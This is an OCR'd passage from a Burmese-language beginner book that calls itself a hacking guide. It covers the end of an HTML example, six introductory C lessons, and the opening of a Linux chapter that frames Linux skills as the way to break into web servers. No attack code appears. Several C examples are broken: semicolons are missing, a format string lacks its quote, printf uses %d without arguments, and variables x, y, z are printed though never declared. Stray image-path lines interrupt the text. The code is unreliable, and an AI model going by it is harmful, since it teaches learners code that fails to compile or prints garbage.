<LI><B><A HREF="german.html">German Shepherd</A></B>

<LI><B><A HREF="yorkshire.html">Yorkshire Terrier</A></B>

</UL>

<P>

<A HREF="chesapeake.html"><IMG SRC="graphics/chessie.gif"></A>
<IMG SRC="graphics/shepherds.gif">
<IMG SRC="graphics/yorkie.gif">

<P>

For more information, contact
<A HREF="mailto:info@visibooks.com">info@visibooks.com</A>. Please also
visit <A HREF="http://www.dogs.com">www.dogs.com</A>.

</BODY>

</HTML>
```

အထက်ပါ Code များကို Save လုပ်ပြီး Run ကြည့်လျှင် Browser တွင်အောက်ပါအတိုင်းတွေ့ရမည် ဖြစ်ပါသည်။

ထို့ကြောင့် Graphic နှင့် Link ချိတ်ခြင်းကိုနားလည်မည်ဟုယူဆပါသည်။

HTML Language ၏ အခြေခံကို အသေးစိပ်ဖတ်ရှုလိုပါက **Visibooks** မှထွက်ပေသော **HTML and JavaScript for Visual Learner** စာအုပ်တွင်ဖတ်ရှုနိုင်ပါသည်။ Internet မှတစ်ဆင့် ရှာဖွေနိုင်ပါသည်။

C Language အခြေခံ

C Language ကိုစတင်လေ့လာရန်အတွက် ကွန်ပျူတာတွင်လိုအပ်သော Borland C++ 5.02 Software ကိုထည့်သွင်းထားရမည်ဖြစ်သည်။ ထိုသို့ထည့်သွင်းရန်အတွက် အောက်ဖော်ပြပါ Web Link မှ Download လုပ်ရယူနိုင်ဖြစ်ပြီး Download လုပ်ရန်အခက်အခဲရှိသူများအတွက်ရည်စူး၍ ပူးတွဲပါအခွေထဲတွင်ပါ ထည့်သွင်းထားပါသည်။ တကယ်တမ်းအားဖြင့် Programming ဘာသာစကားတစ်ခုကို လွယ်ယူစွာဖြင့် သင်ယူတတ်မြောက်နိုင်မည် မဟုတ်ပါ။ အတွေ့အကြုံများစွာဖြင့် သင်ယူလေ့လာဆည်းပူးပါမှ Programming ဘာသာတွင် ကျွမ်းကျင်စွာအသုံးပြုလာနိုင်မည်ဖြစ်သည်။ ယခုစာအုပ်တွင် Programming ကိုအခြေခံအားဖြင့်သာ သင်ကြားပြသထားခြင်းဖြစ်၍ လုံလောက်မည်ဟုဆိုနိုင်မည်မဟုတ်ပါ။

သတိပြုရမည့်အချက်တစ်ခုမှာ C နှင့် C++ သည် အလွန်တရာကွာခြားခြင်းမရှိသော်လည်း C Language သည်ပိုမိုအခြေခံကျပါသည်။ C++ သည် C ကိုအခြေခံရေးသားထားသည့်အတွက်လေ့လာရာတွင် သီးသန့်စီအဖြစ်လည်းကောင်း ယှဉ်တွဲ၍လည်းကောင်းအသုံးပြုနိုင်မည်ဖြစ်ပါသည်။ စတင်၍ C Program ကိုစတင်လေ့လာကြည့်ကြပါမည်။

သင်ခန်းစာ (၁) Hello World!

စတင်၍ Borland C++ ကိုဖွင့်ရန်အတွက် Start Menu→All Programs→Borland C++ 5.02→Borland C++ ကိုရွေးချယ်ပေးပါ။ Borland C++ Windows ပေါ်လာသောအခါတွင် အောက်တွင်ဖော်ပြထားသော Code များကိုရိုက်ထည့်ပေးရပါမည်။ ပထမဆုံးအနေဖြင့် C Language ဖြင့်ရေးသားထားသော Programing ရေးသားခြင်းဆိုင်ရာ Structure များကိုလေ့လာနိုင်ရန်အတွက် အောက်ပါဥပမာကို ဦးစွာကြည့်ရှုပါ။

```
#include<stdio.h>
#include<conio.h>
int main ( )
{
printf("Hello World")
getch();
return 0;
}
```

အထက်ပါ Code များကိုရိုက်ထည့်ပြီးနောက် Ctrl +F9 Key ကိုနှိပ်၍ မောင်းနှင်ပေးရပါမည်။ ထို့နောက် Command Prompt တွင် Hello World ဟူ၍ တွေ့ရှိရမည်ဖြစ်သည်။ C Language ၏ သဘောတရားအရ


Library ဖိုင်များကိုခေါ်ယူသုံးစွဲရလေ့ရှိပြီး #include<stdio.h> ဟူသောကြေငြာချက်သည်ထို library ဖိုင်များကိုသုံးစွဲမည်ဟုဆိုလိုခြင်းဖြစ်ပါသည်။ ထိုအပြင် main function ဖြင့်ဆောင်ရွက်ရန်အတွက် int main () ဟုရေးသားရခြင်းဖြစ်ပါသည်။ ထိုအပြင် C Language တွင် Variable များကိုအများဆုံးအသုံးပြုသည့်အတွက် int (integer) ဖြင့်ကြေငြာထားခြင်းဖြစ်ကြောင်းသိရပါမည်။ printf သည် စာသားများကို Output ထုတ်ပြရန်အတွက်အသုံးပြုခြင်းဖြစ်ကာ getch() သည် User မှ Input တစ်ခုခုကိုရိုက်ထည့်ပေးစေလိုသည့်အခါတွင်အသုံးပြုနိုင်ပါသည်။ ထို့အပြင် အစရှိလျှင်အဆုံးရှိရမည်ဖြစ်သည့်အတွက် int main() ဖြင့်စထားသည့်အတွက် return 0; ဖြင့်ပြန်ပိတ်ပေးရမည်ဖြစ်ပါသည်။ သတိထားရန်အချက်တစ်ခုမှာ C Langauge သည် Case Sensitive ဖြစ်သည့်အတွက်အမှားမခံပါ။ Semi Colon တစ်ခုမှစ၍ မလွဲရန်လိုအပ်ပါသည်။ အကယ်၍ လွဲချော်ခဲ့ပါက Run (မောင်းနှင်)ချိန်တွင် Error များကိုတွေ့ရှိရမည်ဖြစ်ပါသည်။

သင်ခန်းစာ (၂) Ferinhign မှ Celsius သို့ပြောင်းရန်

ဒုတိယမြောက်သင်ခန်းစာအဖြစ် အပူချိန်ပြောင်းလဲနိုင်သော Program တစ်ပုဒ်ကိုရေးသားကြည့်ကြပါမည်။ ထိုသို့ရေးရန်အတွက် ထုံးစံအတိုင်းပင် Borland C++ တွင်အောက်ဖော်ပြပါ Code များကိုရေးသားရပါမည်။

```
#include<stdio.h>
#include<conio.h>
int main ( )
{
int fahr,celsius;
int lower,upper,step;
lower=0;
upper=300;
step=20;
fahr=lower
while (fahr<=upper)
        {
        celsius=5*(fahr-32)/9;
        printf(%d\t%d\n",fahr,celsius);
        fahr=fahr+step;
        }
getch();
return 0;
}
```

ဖော်ပြပါ Program ကို Ctrl +F9 နှိပ်ပြီး Run လိုက်ပါက အောက်ဖော်ပြပါပုံကိုတွေ့ရမည်ဖြစ်ပါသည်။



Program ကို Trace လိုက်ကြည့်လျှင်အောက်ဖော်ပြပါအချက်များကို တွေ့ရမည်ဖြစ်ပါသည်။

၁။ #include<..> ဖြင့် လိုအပ်သော Header ဖိုင်များကိုခေါ်ယူအသုံးပြုပါသည်။

၂။ int main () ဖြင့် main function တစ်ခုကိုကြေငြာပါသည်။

၃။ ထို့နောက် int fahr,celsius; ဟုကြေငြာ၍ fahr နှင့် Celsius တို့ကို integer (အပေါင်းကိန်းပြည့်) များအဖြစ်ကြေငြာပါသည်။ ထို့အတူပင် lower, upper နှင့် step များကိုလည်း integer များအဖြစ်ကြေငြာပါသည်။

၄။ lower ကို 0 ဟုသတ်မှတ်ပါသည်။ upper ကို 300 ဟုသတ်မှတ်ပါသည်။ step ကို 20 ဟုသတ်မှတ်ပါသည်။ ထို့နောက် fahr=lower; ဟူသောစာကြောင်းအရ fahr သည် 0 ဖြစ်သွားသည်ဟုဆိုလိုခြင်းဖြစ်ပါသည်။

၅။ ထို့နောက် "while" looping ကိုစတင်အသုံးပြုပါသည်။ fahr သည် upper နှင့်မညီမချင်း သို့မဟုတ် မကြီးသွားမချင်း လုပ်ဆောင်မည်ဟုဆိုလိုပါသည်။ ထို့ကြောင့် fahr သည် 300 နှင့်ညီလျှင် သို့မဟုတ် ကြီးသွားသောအခါတွင် while looping မှ ထွက်သွားမည်ဖြစ်ပါသည်။

၆။ celsius=5*(fahr-32)/9 သည် သချင်္ချာညီမျှခြင်းတစ်ကြောင်းသာဖြစ်၍ နားလည်မည်ဟုယူဆပါသည်။ ထို့နောက် ထွက်လာသောအဖြေကို printf ဖြင့် ကွန်ပျူတာ၏ Screen တွင်ဖော်ပြပါသည်။ ထိုသို့ပြသရာတွင် Variable များကို %d ဖြင့်ဖော်ပြရပြီး \t သည် tab တစ်ချက်ခုန်ခြင်းဖြစ်ပါသည်။ \n သည် နောက်

တစ်ကြောင်းသို့ကူးခြင်းဖြစ်ပါသည်။ ထို့နောက် fahr ကို step ဖြင့်ပေါင်းပေးပါသည်။ ထိုသို့ပေါင်းရာတွင် step သည် 20 ဖြစ်သောကြောင့် fahr ကို 20 ဖြင့်ပေါင်းပေးခြင်းဟုသတ်မှတ်နိုင်ပါသည်။ ထိုသို့လုပ်ဆောင်ရာတွင် fahr သည် 20 စီကြီးသွားပြီးနောက် 300 နှင့်ညီသွားသောအခါတွင် looping ထဲမှထွက်သွားမည်ဖြစ်သည်။ ကျန်သော စာကြောင်းများကို နားလည်မည်ဟုယူဆ၍ ချန်လှပ်ထားခဲ့ပါသည်။ အသုံးပြုနိုင်သော Variable အမျိုးအစားများကို ဗဟုသုတရရှိစေရန်အတွက်အောက်တွင်ဖော်ပြထားပါသည်။

Type	Amount
Unsigned char	0 - 255
Char	0 - 255
Short Int	-32768 to 32767
Unsigned int	0 to 65535
Int	-32768 to 32767
Unsigned long	0 to 4294967295
Enum	-32768 to 32767
Long	-2147483648 to 2147483647
Float	$3.4x10^{-38}$ to $1.7x10^{+38}$
Double	$1.7x10^{-308}$ to $3.4x10^{+308}$
Long Double	$3.4x10^{-4932}$ to $1.1x10^{+4932}$


အစရှိသဖြင့် ဖြစ်ပါသည်။ int ၏နေရာတွင် အထက်ပါဇယားတွင်ဖော်ပြထားသော Variable Type များကို အစားထိုးသုံးစွဲနိုင်ပါသည်။

သင်ခန်းစာ (၃) If Looping ကိုသုံးစွဲခြင်း

While နှင့်သဏ္ဍာန်တူစွာပင် C Language တွင်အသုံးများသော Conditioanl Logic တစ်ခုဖြစ်သည့် IF Conditional Logic ၏အသုံးပြုပုံကိုဖော်ပြပေးမည်ဖြစ်ပါသည်။ အောက်ဖော်ပြပါ Code များကို Borland C++ Editor တွင်ရိုက်ထည့်ကာ Run ကြည့်ပါ။

```
#include<stdio.h>
#include<conio.h>
int main ( )
{
int number_check;
printf("Please enter a number:");
scanf("%d", & number_check);
if (number_check>0)
		printf("%d is positive number.");
else if (number_check<0)
		printf("%d is negative number.");
else
		printf("%d is zero.");
getch();
return 0;
}
```

အထက်ပါ Code များကိုမောင်းနှင်လိုက်ခြင်းဖြင့် အောက်ပါအတိုင်း တွေ့ရမည်ဖြစ်သည်။



အထက်ပါ Program သည် ဂဏန်းတစ်လုံးလုံးကို User မှရိုက်ထည့်ပေးလျှင် ၎င်းကိန်းသည် အပေါင်းကိန်း၊ အနှုတ်ကိန်းနှင့် သုည စသည်တို့ကိုဖော်ပြပေးမည်ဖြစ်သည်။ အထက်တွင်ဖော်ပြထားသော Code များကို Trace လိုက်ကြည့်လျှင်အောက်ပါအတိုင်းဖြစ်ပါသည်။

၁။ အထက်တွင်ဖော်ပြထားခဲ့ပြီးဖြစ်သည့်အတိုင်းပင် Hearder ဖိုင်ကိုခေါ်ယူပါသည်။

၂။ number_check ဟူသော variable ကို Integer အဖြစ်သတ်မှတ်ပါသည်။

၃။ ထို့နောက် Please enter a number ကို ကွန်ပျူတာ၏ Screen ပေါ်တွင်ဖော်ပြပေးမည်ဖြစ်သည်။

၄။ ထို့နောက် number_check ဟူသော Variable အတွက် အသုံးပြုသူမှ ကိန်းတစ်လုံးလုံးရိုက်ထည့်ပေးရမည်ဖြစ်သည်။ ၎င်းကို Scanf ဆိုသောစာကြောင်းဖြင့် ဖော်ပြထားသည်ကို ကြည့်ရှုနိုင်ပါသည်။

၅။ ထို့နောက် If ဖြင့် number_check ကိုစတင်စိပ်ဖြာကြည့်မည်ဖြစ်သည်။ If သည် Keyword ဖြစ်ပြီး အကယ်၍ ဟုအဓိပ္ပါယ်ထွက်ပါသည်။ ထို့ကြောင့် number_check သည် 0 ထက်ကြီးခဲ့လျှင် အပေါင်းကိန်း ဟု ကွန်ပျူတာတွင်ဖော်ပြပေးမည်ဖြစ်သည်။ else if သည် သို့မဟုတ်လျှင်ဟုဆိုလိုပြီး 0 ထက်ငယ်ခဲ့ပါက အနှုတ်ကိန်းဟုဖော်ပြပေးမည်ဖြစ်သည်။ ထို့နောက် အပေါင်းကိန်း၊ အနှုတ်ကိန်းတစ်ခုတို့ပြီးလျှင် Condition တစ်ခုသာရှိပြီးဖြစ်သောကြောင့် Condition ကိုရေးပေးစရာမလိုတော့ပဲ else ဟုရေးရုံနှင့် အသုံးပြုနိုင်ပါသည်။

IF သည် Programming Language တိုင်းတွင်အလွန်အသုံးများသောကြောင့် သတိထားပြီးကျေညက် အောင်လေ့လာစေလိုပါသည်။ ထို့အပြင် If နှင့်ဆင်တူသော Keyword တစ်ခုရှိပါသည်။ ၄င်းမှာ Case ဖြစ်ပါသည်။ Case နှင့်သက်ဆိုင်သော Program တစ်ပုဒ်ကိုအောက်တွင်ဖော်ပြထားပြီး ကိုယ်တိုင် Trace လုပ်ကြည့်စေလိုပါသည်။

```
#include<stdio.h>
#include<conio.h>
#include<stdlib.h>
int main()
{
            int menu;
            printf("Choose 1 to print \"Welcome!\" text. \n");
            printf("Choose 2 to print \"Sorry!\" text. \n");
            printf("Choose any number to exit!\n");
            printf("Please enter a number: ");
            scanf("%d", &menu);
            switch(menu)
              {
                 case 1: printf("Wecome!."); break;
                 case 2 : printf("Sorry!"); break;
                 default: exit(0);
              }
getch();
return 0;
}
```

သင်ခန်းစာ (၄) For Loop ကိုအသုံးပြုခြင်း

အောက်တွင်ဖော်ပြထားသော Code များကို ရိုက်ထည့်ပါ။ ထို့နောက် ထုံးစံအတိုင်းပင် Ctrl+F9 ကိုနှိပ်ပြီး Run ပေးပါ။

```
#include<stdio.h>
#include<conio.h>
int main()
{
int a, b, c;
        for(a=0; a<10; a++)
        for(b=0; b<10; b++)
        for(c=0; c<10; c++)
                if(3*a+2*b-1*c == -1)
                if(4*a-2*b+c == 5)
                if(a-3*b-2*c == -10)
                    printf(" x= %d\n y= %d\n z= %d",x,y,z);
getch();
return 0;
}
```

အထက်တွင်ဖော်ပြထားသော Program သည် မသိကိန်းသုံးလုံးကို ဖော်ထုတ်သော Program ဖြစ်သည်။ အဓိကဖော်ပြထားသော Keyword မှာ for looping ဖြစ်ပြီး အသုံးပြုရာတွင် ပုံစံရှိပါသည်။

For (a=0;a<10;a++) ဖြစ်ပါသည်။ ဖော်ပြပါပုံစံအားဖြင့် a ကို 0 သတ်မှတ်ကာ a သည် 9 တွင်ဆုံးမည်ဖြစ်သည်။ ပုံစံအားဖြင့် a သည် 1 မှစလျှင် a သည် 10 တွင်ဆုံးရမည်ဖြစ်ပါသည်။ a++ သည် a ကို 1 ပေါင်းခြင်းဖြစ်သည်။ a ကို 1 ပေါင်းပြီး a ထဲသို့ပြန်ထည့်ခြင်းကို အတိုကောက်အားဖြင့် ရေးခြင်းဖြစ်ပါသည်။ ထို့အပြင် ++a လည်းရှိပြီး၄င်းသည် 1 နှင့်အလျင်ပေါင်းပြီးမှ ထည့်ထားခြင်းဖြစ်သည်။ ကိုယ်တိုင်လေ့လာခြင်းဖြင့် ပိုမိုနားလည်သိရှိနိုင်မည်ဖြစ်ပါသည်။


သင်ခန်းစာ (၅) Function တစ်ခုထက်မကအသုံးပြုခြင်း

အောက်ပါCode များကိုအလျင်ရိုက်ထည့်ပါ။ ထို့နောက် Run ပါ။ ပြီးသောအခါမှ Trace လုပ်ကြည့်ကြမည်ဖြစ်သည်။

```
#include<stdio.h>
#include<conio.h>
int power (int m, int n);
int main()
{
        int i;
        for (i=0; i<10; ++i)
            printf("%d %d %d\n", i, power(2,i), power(-3,i));
getch();
return 0; }

int power (int base, int n)
{
        int i, p; p = 1;
        for (i = 1; i <= n; ++i)
        p = p * base;
        return p;
}
```

အထက်ပါဥပမာတွင် Function နှစ်ခုအသုံးပြုထားပြီး တစ်ခုကိုတစ်ခုက ပြန်ခေါ်ယူသောပုံစံကိုအသုံးပြုထားပါသည်။ ရှေးဦးစွာ ရေးနေကျပုံစံအတိုင်းရေးသားထားပြီး

၁။ int i ဟုကြေငြာပေးပါသည်။ ထို့နောက် for loop ဖြင့် Power တင်ထားသောအဖြေကိုတန်းစီဖော်ပြပေးစေရန်ရေးသားထားပါသည်။ ထို့နောက် နောက် Function တစ်ခုကိုခေါ်ယူပြီး ၎င်းသည် Power ဖြစ်ကာ ယင်း Function တွင် Variable နှစ်ခုပါရှိပြီး base နှင့် n တို့ဖြစ်သည်။ ထို့နောက် အခြားသော လုပ်ဆောင်ချက်များသည်လွယ်ကူပါသည်။ ယခုဥပမာတွင်နားလည်အောင်ကြည့်စေလိုသည်မှာ Function နှစ်ခုကို Link ချိတ်ခြင်းကိုသာနားလည်အောင်ကြည့်ရှုစေလိုပါသည်။ အထက်ပါ Progam ကို Run ပေးခြင်းဖြင့် အောက်ပါအတိုင်းတွေ့ရှိရမည်ဖြစ်သည်။



သင်ခန်းစာ (၆) String များကိုအသုံးပြုခြင်း

အောက်ပါ Code များကို ရိုက်ထည့်ပါ။ ထို့နောက် Run ကြည့်ပါ။ ဤ Program ပါအကြောင်းအရာများနှင့်ပတ်သက်၍ ကိုယ်တိုင်လေ့လာခြင်းက ပိုမိုလွယ်ကူစေမည်ဖြစ်သောကြောင့် Trace လိုက်ခြင်းကို ချန်လုပ်ထားခဲ့ပါသည်။

```
#include<stdio.h>
#include<conio.h>
int strlen(char *string);
int strcmp(char *string1, char *string2);
int main()
{
        char get_string[100]; int length;
        char *comp_str = "My Love";
        gets(get_string);
        length = strlen(get_string);
        printf("String Length = %d", length);
        if( (strcmp(get_string, comp_str)) !=0)
                printf("\n\"%s\" and \"%s\" are not equal.",
        get_string, comp_str);
        getch();
return 0;
}

int strlen(char *s)
{
        int n;
        for (n = 0; *s != '\0'; s++)
        n++;
return n;
}

int strcmp(char *s, char *t)
{
        for ( ; *s == *t; s++, t++)
        if (*s == '\0') // if null-terminated string
return 0;
return *s - *t;
}
```

အထက်ပါ Code များသည်အနည်းငယ်ခက်ခဲသော်လည်း Hacking နည်းပညာများကိုသာဖော်ပြထားသော စာအုပ်ဖြစ်၍ အသေးစိပ်ရှင်းပြခြင်းကိုချန်လှပ်ထားခဲ့ပါသည်။ နားမလည်ပါက Internet မှဖြစ်စေ၊ နားလည်တတ်ကျွမ်းသောသူများကို အကူအညီတောင်း၍ ရှင်းပြနိုင်းနိုင်ပါသည်။

C Programming ၏အခြေခံကို ဤနေရာတွင်ရပ်တန့်ပါမည်။ သို့ရာတွင်အထက်ပါအကြောင်းအရာများ ဖြင့်မလုံလောက်ပါ။ Programming သည်ကွန်ပျူတာ၏ ဆရာအကျဆုံးသော လိုင်းခွဲကြီးတစ်ခုဖြစ်သော ကြောင့် လေ့လာရာတွင် နစ်နင့်ချီ၍ အချိန်ပေးရပါမည်။ ထို့ကြောင့် စိတ်မပျက်စေလိုပါ။ ဇွဲရှိရှိဖြင့် လေ့လာခြင်းသည် အောင်မြင်ခြင်းအတွက်လမ်းစတစ်ခုဖြစ်ပါသည်။ C Programming အကြောင်းကို သေချာကျနစွာလေ့လာလိုပါက **Ivor Horton** ရေးသားသော **Beginning C – From Novice to Professional** စာအုပ်ကိုဖတ်ရှုလေ့လာနိုင်ပါသည်။

ထိုဘာသာစကားများကိုလေ့လာရာတွင် အောက်ဖော်ပြပါအချက်များကို သတိပြုသင့်ပါသည်။

၁။ နေ့စဉ်မပျက်မကွက်လေ့လာရန်လိုအပ်ပါသည်။ ရက်ကြာမြင့်အောင် မလေ့လာဖြစ်ခြင်းဖြင့် လေ့လာထားပြီးသားအကြောင်းအရာများကို မေ့လျော့သွားစေနိုင်ပါသည်။

၂။ ယခုစာအုပ်တွင်ဖော်ပြထားသော သင်ခန်းစာအားလုံးကိုကျေညက်စွာလေ့လာရန်အရေးကြီးပါသည်။ ထိုသို့လေ့လာပါမှလည်းအခြားအဆင်မြင့်သင်ခန်းစာများကိုအသုံးပြုရာတွင် လွယ်ကူလာစေမည်ဖြစ်သည်။ မိမိအနေဖြင့် အခက်အခဲရှိသောအပိုင်းများကို နားလည်အောင်ပြုလုပ်ပါ။ မကျော်သွားသင့်ပါ။ မည်သို့မျှ နားမလည်နိုင်ပါက တတ်သိနားလည်သောလူတစ်ဦးထံတွင် မေးမြန်းသင့်ပါသည်။

၃။ အင်တာနက်တွင်ရှိသော Programming အကြောင်းဆွေးနွေးသော Forum များသို့ဝင်ရောက်လေ့လာပါ။ ထို Forum များတွင်လည်း မိမိနားမလည်သည့်အကြောင်းအရာများကို မေးမြန်းနိုင်ပါသည်။ ထို့အပြင် သိထားသည့်အကြောင်းအရာများကိုလည်း ဝင်ရောက်ဆွေးနွေးခြင်းဖြင့် အသိပညာအသစ်အဆန်းများကို ရရှိစေနိုင်မည်ဖြစ်ပါသည်။

၄။ များများလေ့ကျင့်ပေးရပါမည်။ မည်မျှလောက်ကျွမ်းကျင်သည့်ပညာပင်ဖြစ်စေ လေ့ကျင့်မှုမရှိပါက မေ့သွားတတ်ပါသည်။ ထို့ကြောင့် အချိန်ကြာမြင့်စွာ မလေ့လာပဲ အလုပ်းဖေးနေခြင်းများ မဖြစ်သင့်ပါ။

Chapter III
Using Linux

Linux ကိုအသုံးပြုခြင်း

Linux ဆိုသည်မှာ အခမဲ့အသုံးပြုနိုင်သော၊ Open Source ဖြစ်သော၊ Unix နှင့်သဏ္ဍာန်တူသော Operating System တစ်ခုဖြစ်ပါသည်။ အကယ်၍ Hack လုပ်ခြင်းကို ပိုင်နိုင်စွာတတ်ကျွမ်းလိုလျှင် Linux OS ၏အသုံးပြုပုံနည်းလမ်းများကိုလည်း ကျွမ်းကျင်စွာ တတ်မြောက်ထားရပါမည်။ ထိုသို့ ကျွမ်းကျင်စွာ တတ်မြောက်ရန်လိုအပ်သော အကြောင်းပြချက်များကို အောက်တွင်ဖော်ပြထားပါသည်။

၁။ Internet တွင်ရှိသော သန်းချီသော Web Server များသည် Linux OS အောက်တွင် မောင်းနှင်ထားကြပါသည်။ ထိုသို့သော Web Server များကို ထိုးဖောက်နိုင်ရန်အတွက် Linux OS ကိုကျွမ်းကျင်စွာ တတ်မြောက်ရန်လိုအပ်ပါသည်။

၂။ အချို့သော hack လုပ်နိုင်သည့် Software ကောင်းများသည် Linux တွင်သာ မောင်းနှင်အသုံးပြုနိုင်ပါသည်။

Linux Distrubution ကိုရွေးချယ်ခြင်း

Linux Distrubution ဆိုသည်မှာ Linux Kenel တစ်ခုဖြစ်ပြီး ထိုအထဲတွင် Application များကိုလည်း ပေါင်းထည့်ထားပါသည်။ (Linux Kernel ဆိုသည်မှာ Linux Operating System တစ်ခု၏ အဓိကကျသော Component တစ်ခုဖြစ်ပါသည်။) အကယ်၍ ယခုအချိန်တွင်မှ Linux OS ကိုအသုံးပြုမည်ဆိုပါက Ubuntu Linux ကို ရွေးချယ်သင့်ပါသည်။ Ubuntu Linux သည် Install ပြုလုပ်ရာတွင် လွယ်ကူမှုရှိပြီး သုံးစွဲရာတွင်လည်း user friendly ဖြစ်သည့်အတွက် အသုံးပြုရာတွင် အဆင်ပြေလှပါသည်။ အခြားသော Distributions များအကြောင်းကိုသိရှိနိုင်စေရန်အတွက် အောက်ဖော်ပြပါ Website လိပ်စာတွင်သွားရောက်ကြည့်ရှုသင့်ပါသည်။

http://distrowatch.com

Linux ကိုမောင်းနှင်ရန်အတွက်


Linux ကိုမောင်းနှင်ရန်အတွက် နည်းလမ်းအမြောက်အများရှိပါသည်။ ထိုအထဲမှ လူသုံးများသော နည်းလမ်းများကိုဖော်ပြပေးမည်ဖြစ်ပါသည်။


Live CD ကိုအသုံးပြုခြင်း

